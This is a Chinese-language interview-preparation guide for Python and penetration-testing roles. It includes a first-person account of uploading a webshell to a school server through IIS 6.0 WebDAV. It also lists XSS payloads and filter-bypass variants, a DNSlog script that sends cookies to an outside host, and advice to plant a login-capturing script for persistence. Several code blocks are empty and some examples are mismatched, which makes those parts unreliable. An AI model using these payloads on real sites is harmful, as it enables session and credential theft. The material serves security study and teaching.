

Python面试题

一、Python面试策略

首先要根据自己做自我介绍时引入的相关Python知识去逐一分解，并且在简历中要有体现。

比如这样介绍自己：

“你好领导（或者提前问好姓名，比如xx哥），我先自我介绍一下，我毕业于xxx大学，我所学专业是xxx。在校期间我通过课程及自我主动学习了xxx、xxx、Python编程，并且利用Python做过爬虫项目和写一些渗透测试poc，我还通过自己写的poc验证了学校xxx服务的漏洞，并提交给系主任，获得了学校的通报表扬”

注意，自我介绍时不需要说流水账，什么学生会荣誉、帮打扫卫生阿姨的倒垃圾等这些不要说，要说简历相关的东西，还有就是在自我介绍时，重要的和自己很熟悉的技术要在最后说，往往面试官只记得你最后说了什么。

二、通过自我介绍去引导面试

假如，你在最后提到了Python编程和编写相关漏洞的poc，接下来面试官可能会问你一些Python的基础知识，下面模拟面试官提问：

🔗 1.你做过爬虫项目是吧？用的什么框架？

注意，这时候，你不能只答“做过，用的是scrapy”！！！！

面试官不是要的答案，而是你的主动性，你要这样回答，会显得你知识底蕴很好。

回答：

我曾经帮助导师爬取一些统计数据（这里不能提有关版权的东西，比如论文，也不要再去延续去讲这些数据是干什么的），我当时用的是Python scrapy框架，这个框架的优点是性能好、速度快，不管是动态网站还是静态网站，他都可以爬取数据。（主动讲scrapy框架原理，说的越多越好，除非面试官打断，最好是不给他说话的机会）scrapy它有5大模块，分别是核心引擎、Spider、调度器、下载器、pipelines。他们之间是这样的一个运行流程（最好是提前准备好纸，在纸上画）：当运行scrapy爬虫项目时，引擎首先会到Spider爬虫类中找到start_urls，然后将第一个URL包装成一个request对象，再通过引擎交给调度器Scheduler，调度器它实际上是一个URL队列，它会自动去掉重复的请求。然后调度器会将request请求对象通过引擎交给Downloader下载器，下载器通过网络去发送请求，目标网站返回的数据是一个response对象，下载器将response对象通过引擎交给Spider爬虫类，爬虫类从response对象中获取有用的数据后，把这些数据包装成一个item对象，通过引擎交给pipelines管道，在管道中可以定义数据是以什么方式保存，比如保存在文件、数据库等，这是scrapy各个模块之间运行的流程，当时我还加入了代理IP和自定义user-agent的一些自定义配置（这句话是引导面试官问下一个问题），防止对方站点出现过多的相同请求。

🔗 2.你在哪里加入的代理IP和自定义user-agent？不加user-agent的请求是什么样的？

注意：这里不能直接说在某某文件中加入，而是爬虫运行过程中的哪一步会引入这些东西

回答：

如果定义了代理和请求头，当Spider爬虫类将URL包装成request对象发送给调度器后，调度器在交给下载器之前，request对象会加入一些自定义的headers和代理，通常我们会把scrapy默认的用户-agent注释掉，然后加入自定义的用户-agent，一般是在settings文件中定义user-agent，然后在中间件Middlewares中的下载中间件downloadMiddleware类中的process_request方法中定义，这个方法的作用就是在发送请求之前包装request请求，加入一些自定义的东西。如果不加自定义的用户-agent的话，scrapy发送出去请求的请求头中

user-agent会带上Python和scrapy的版本，这些信息最终会保存在目标服务器的日志中，虽然我爬取信息不是以盈利为目的，但是这样大量爬虫信息显然不是太好，还容易被对方把我所在区域的出网IP封锁，所以修改user-agent和加入代理IP是为了模拟真实请求。

一般是一个项目经验面试官问两个问题就不再对这个项目关注了，那么你要引导面试官去问下面的问题，不要两个人都安静下来。

比如上面那个问题，你可以接着说，爬虫是我做过的Python项目中的一个，我在校期间或者某阶段工作中，还写了一些Python的poc，还发现了学校服务器的漏洞，当时将验证数据交给系主任后，后面还得到了学校的表扬。（不同场景灵活应变）

🔗 3.这时候，面试官会问你发现了什么漏洞？

答：

当时我发现学校的成绩发布网站的站点比较老，于是我用自己写的poc验证了一下，我写的poc逻辑是通过requests库发送get请求，获取返回消息体的消息头，通过消息头中的server参数验证网站的web容器是IIS 6.0，然后我就上网找了一个IIS6.0的漏洞，漏洞的原理是通过服务器WebDAV功能的PUT和move方法上传木马可以拿到网站的webshell。然后我又分析了一下消息头参数，发现服务器通过public参数开放了PUT和move的http请求方式。于是我继续用requests库发送一个PUT请求，将一段木马代码成功上传到了服务器的根目录，根据漏洞公布的原理，它还需要使用move的请求方式将原本上传的木马代码文件转成jsp或asp的网站可执行的脚本文件，但是我使用requests库的方法中没有move方法，于是我查资料找到requests库下有个request方法，它可以自定义请求方法，我尝试着用requests.request方法自定method为move，将新的木马文件名通过请求头参数Destination带入到新的请求头中，它的值是新命名的xxx.asp，第一次发送完move请求之后，返回的状态码是207，我认为有问题，没见过这种状态码，然后又发送了一遍，发现得到的状态码还是207，于是我上网查了一下，207状态码是webdav访问成功后特有的状态码，然后我尝试用webshell工具连接上传的木马文件，可以成功的连接，并且还可以看到服务器内部的文件。当时拿到权限之后我，挺激动的，因为这是我第一次真实的发现在自己的生活环境中发现了漏洞，立马找到导师，跟导师说清楚原由后，导师带着我找到了系主任，将一切问题说明后，我还跟主任讲了如何解决这个漏洞，过了一段时间，学校还公开表扬了我。

🔗 4.这时候，面试官可能会说，你在校期间还挺主动学习的，那你觉得如何避免这个漏洞或者修复这个漏洞？

答：

当时我跟主任说了两个方案，一个是如果webdav没有用这个服务的话可以关闭它，一个是如果用到的话，首先修改网站根目录的权限，将目录的属主改为一个普通用户，并且这个用户只能对当前目录有权限，离开这个目录用户是没有任何权限的。然后，将目录读写权限改为只读就可以了。因为这件事情，我自己更加对网络安全这方面感兴趣了，后面我还学习和实践了很多网络安全方面的技术。

这时候，面试官会问你简历上的其他技术，或者是问你都用过哪些网络安全方面的技术？

你自己接着答其他网络安全方面的知识即可

☺ 渗透测试面试题-JS

1、JavaScript有哪些输出语句。

JavaScript 中为我们提供了多种不同的输出语句来向浏览器中输出内容，主要有一下几个语句：

1. (1) 使用 alert() 函数来弹出提示框；
2. (2) 使用 confirm() 函数来弹出一个对话框；
3. (3) 使用 prompt() 浏览器弹出输入框，用户可以输入；
4. (4) 使用console.log() 在浏览器的控制台输出内容。
5. (5) 使用 document.write() 方法将内容写入到 HTML文档中；
6. (6) 使用 innerHTML将内容写入到 HTML标签中

2、你了解JavaScript中的BOM和DOM吗？说说他们是什么？

在JavaScript中，BOM（Browser Object Model，浏览器对象模型）和DOM（Document Object Model，文档对象模型）是两个非常重要的概念，它们分别代表了浏览器和文档（即网页）的不同方面。

📁 (1) DOM (Document Object Model)

document：表示文档（表示整个页面）对象。

document对象具有页面几乎所有的方法或者属性。

例如：

- document.title 获取页面的标题。
- document.cookie 获取页面的cookie。

DOM 事件监听：

我们计算机在解析我们JS代码的时候，会去看某一些元素身上是否添加了事件。

并监听 这些事件有没有被触发，如果触发就立即执行相应的行为。

例如：

- onclick 单击
- ondblclick 双击
- onmouseenter 鼠标进入

📁 (2) BOM (Browser Object Model)

BOM提供了与浏览器交互的接口，而不是与页面内容交互。BOM是JavaScript语言的一部分，而不是DOM的一部分。

BOM提供了很多对象，用于访问浏览器的功能，如导航、屏幕信息、浏览器历史、本地存储等。

BOM的主要对象包括：

- window：BOM的顶级对象，代表了浏览器的一个实例（通常是浏览器窗口）。它提供了很多属性和方法，用于操作浏览器窗口，如设置定时器、打开和关闭窗口等。例如：window.open() - 打开新窗口
- location：提供了当前窗口加载的文档的URL信息，也可以用来导航到新的URL。例如：history.back() - 与在浏览器点击后退按钮相同
- navigator：提供了有关浏览器的信息，如浏览器名称、版本、操作系统等。例如：navigator.appName - 浏览器名称
- screen：提供了用户屏幕的信息，如分辨率和颜色深度。例如：screen.availWidth - 可用的屏幕宽度
- history：提供了对当前窗口（也就是标签页或浏览器窗口）访问过的URL的历史记录进行访问的接口。例如：location.hostname - 返回 web 主机的域名

🔗 3、假如发现一个前端js加密登录的网站，你会如何做？

在渗透测试过程中，面对采用前端js加密的登录机制，我首先会系统地收集网站的相关信息，使用网络抓包工具（如BurpSuite）捕获和分析登录请求，分析哪些数据被加密，以及加密的可能类型。

接着，利用开发者工具打断点进行调试，找到加密函数和加密逻辑，把js加密代码导出，通过js加密代码编写模拟加密脚本进行验证，最后可以利用模拟加密脚本生成大量的密文字典，并使用自动化工具（如BurpSuite）对网站进行密码爆破尝试。

☺ 渗透测试面试题-XSS

1、XSS漏洞的原理（重点）

XSS全称（Cross Site Scripting）跨站脚本攻击,XSS属于客户端攻击，受害者最终是用户，但特别要注意的是网站管理人员也属于用户之一。

在网页中嵌入客户端恶意脚本代码，最常用的攻击代码是javascript 语言，但也会使用其它的脚本语言。

2、如何验证存在XSS漏洞？（重点）

📖 （1）手动验证（配合burpsuite、hackbar等工具）

- 第一步，寻找用户可控的参数（输入点）
- 第二步，测试特殊符号，单引号、双引号、尖括号等是否被过滤或处理
- 第三步，根据第二步测试结果进行操作，如过滤了事件类型的关键字，构造新的script标签去形成新的js环境，或者针对一些其它防护进行绕过

📖 （2）工具探测

使用漏扫工具：AWVS、x-ray等漏洞扫描工具。

3、XSS有哪几种类型？（重点）

反射型XSS，储存性XSS，DOM型XSS

XSS的攻击方法主要分为三类，分别是反射型XSS，存储型XSS和基于的DOM的XSS。

📖 （1）反射型XSS

攻击者将恶意脚本插入到浏览器的网页中，当用户访问该网页时，恶意脚本被服务器返回，并被浏览器执行，从而实现XSS攻击。

```
1 <script>alert(1);</script>
2 <script>alert("XSS");</script>
```

📖 （2）存储型XSS

攻击者将恶意脚本存储在网站的数据库中，当用户访问被攻击的页面时，服务器从数据库中读取该恶意脚本并将其发送给用户浏览器执行，从而实现攻击。

```
1 <script src="http://attacker.com/hack.js"></script>
```

🔗 (3) DOM型XSS

DOM型XSS和反射型XSS类似，最大的区别就是它不经过服务器，仅仅是通过网页本身的JavaScript进行渲染触发的，只会加载一次。

```
1 <script> window.location= "http://hacker.com" </script>
2 <script>location.href= "http://hacker.com"</script>
3 <img src= "#" onerror= alert(document.cookie)>
```

4、XSS可以产生哪些危害（能干什么）？

劫持用户COOKIE，框架钓鱼，挂马，键盘记录

1. (1) 盗取各类用户帐号,如机器登录帐号、用户网银帐号、各类管理员帐号或Cookie，攻击者可以冒充管理员的身份登录后台，获取恶意操纵后台数据的能力，包括读取、更改、添加、删除一些信息。
2. (2) 劫持用户(浏览器)会话，从而执行任意操作，例如进行非法转账、强制发表日志、发送电子邮件等；
3. (3) 发送广告或者垃圾信息。攻击者可以利用XSS漏洞植入广告，或者发送垃圾信息，严重影响到用户的正常使用。
4. (4) 网页挂马，进行恶意操作，例如任意篡改页面信息、删除文章等；
5. (5) 控制受害者机器向其它网站发起攻击；
6. (6) 传播跨站脚本蠕虫等。

5、在有shell的情况下，如何使用 XSS 实现对目标站的长久控制？

后台登录处加一段记录登录账号密码的js，并且判断是否登录成功，如果登录成功，就把账号密码记录到一个生僻的路径的文件中或者直接发到自己的网站文件中。

(此方法适合有价值并且需要深入控制权限的网络)。

在登录后才可以访问的文件中插入XSS脚本。

6、XSS 平台用过吗？

用过，百度直接XSS平台，遍地都是。

beef也是xss平台。

7、XSS 弹窗函数及常见的 XSS 绕过策略（重点）

🔗 (1>alert,confirm,prompt 三种函数

🔗 (2)绕过策略：

1.关键字过滤

大小写绕过

```
1 <script>alert(1);</script>
2 <img src=x onerror=alert(1);>
```

双写绕过

有些waf可能会只替换一次且是替换为空，这种情况下我们可以考虑双写关键字绕过

```
1 <scrscriptipt>alert(1);</scrscriptipt>
2 <imimgg srsrcc=x onerror=alert(1);>
```

2.字符串拼接绕过

利用eval()函数

与PHP的eval()函数相同，JavaScript的eval()函数也可以计算 JavaScript 字符串，并把它作为脚本代码来执行。

```
1 
2 
```

// 在js中，我们可以用反引号代替单双引号

3.编码绕过

Unicode编码绕过

```
1 
2 javasc&#x72;&#x69;pt:alert(/XSS/) (编码了r和i)
3 
```

url编码绕过

```
1 
2 <iframe
   src="data:text/html,%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%31%29%3C%2F%73%63%72%69%70%
   74%3E"></iframe>
```

Ascii码绕过

```
1 
```

hex绕过

```
1 <img src=x onerror=eval('x61x6cx65x72x74x28x27x78x73x73x27x29')>
```

base64绕过

```
1 
2 <iframe src="data:text/html;base64,PHNjcmlwdD5hbGVydCgneHNzJyk8L3NjcmlwdD4=">
```

4.过滤url地址

使用url编码

```
1 
2 javasc&#x72;&#x69;pt:alert('XSSttp://')
```

使用IP

1.十进制IP

```
1 
```

2.八进制IP

```
1 
```

3.hex

```
1 
```

4.html标签中用 // 可以代替 http://

```
1 
```

5.单引号 闭合+ htmlspecialchars 函数绕过

```
1 'onmouseover='alert(/XSS/)
```

6.JavaScript伪协议

```
1 "><a href=javascript:alert(/XSS/)> o_n和<scr_ipt>过滤
```


8、怎么防御XSS?

1. (1) 对任何用户提交的任何数据都要经过编码或者转译。
2. (2) 配置黑白名单，限制用户输入。
3. (3) 配置waf

9、知道dnslog吗，XSS如何利用dnslog平台进行攻击。（重点）


我们都知道DNS就是将域名解析为ip，用户在浏览器上输入一个域名A.com，就要靠DNS服务器将A.com解析到它的真实ip127.0.0.1，这样就可以访问127.0.0.1服务器上的相应服务。

DNSlog就是存储在DNS服务器上的域名信息，它记录着用户对域名 www.baidu.com 等的访问信息，类似日志文件。

XSS攻击可以使用dnslog平台进行XSS盲注，以及外带数据。

我们将XSS的攻击代码拼接到dnslog网址的高级域名上，就可以在用户访问的时候，让触发者浏览器访问预设至的链接地址，如果盲打成功，会在平台上收到如下的链接访问记录，同时也可以将他的信息带出来。

🔗 XSS盲注例子



The image shows a terminal window with the command `` entered. Below the terminal is a screenshot of the DNSLog.cn website. The website displays the title "DNSLog.cn" and two buttons: "Get SubDomain" and "Refresh Record". Below these buttons, the domain "2wzi32.dnslog.cn" is listed. A table shows the DNS Query Record, IP Address, and Created Time for three queries, all of which are successful.

DNS Query Record	IP Address	Created Time
2wzi32.dnslog.cn	61.50.244.36	2023-07-24 18:08:23
2wzi32.dnslog.cn	61.50.244.26	2023-07-24 18:08:23
2wzi32.dnslog.cn	61.50.244.26	2023-07-24 18:08:23

🔗 XSS外带数据例子



The image shows a terminal window with a JavaScript payload for XSS data exfiltration. The payload uses the `document.cookie` property to split the cookie string by semicolons, then constructs a URL to a specific subdomain of the DNSLog.cn domain, and finally writes an `` tag to the document to trigger the request.

```
1 <script type="text/javascript">
2   var arr=document.cookie.split(/[:=]/);
3   var url = "http://" + arr[1] + ".5wlni2.dnslog.cn/xxx.png";
4   document.write('');
5 </script>
```

DNSLog.cn

[Get SubDomain](#) [Refresh Record](#)

5wlni2.dnslog.cn

DNS Query Record	IP Address	Created Time
beefhook.5wlni2.dnslog.cn	61.50.244.36	2023-07-24 18:28:13
beefhook.5wlni2.dnslog.cn	61.50.244.36	2023-07-24 18:28:12
beefhook.5wlni2.dnslog.cn	61.50.244.40	2023-07-24 18:28:12
beefhook.5wlni2.dnslog.cn	61.50.244.26	2023-07-24 18:28:12
beefhook.5wlni2.dnslog.cn	61.50.244.38	2023-07-24 18:28:12

10、你能说说浏览器上有哪几种不同的弹窗吗？各个弹窗所使用的函数是什么？

有三种，分别是 `alert()` 、 `prompt()` 、 `confirm()`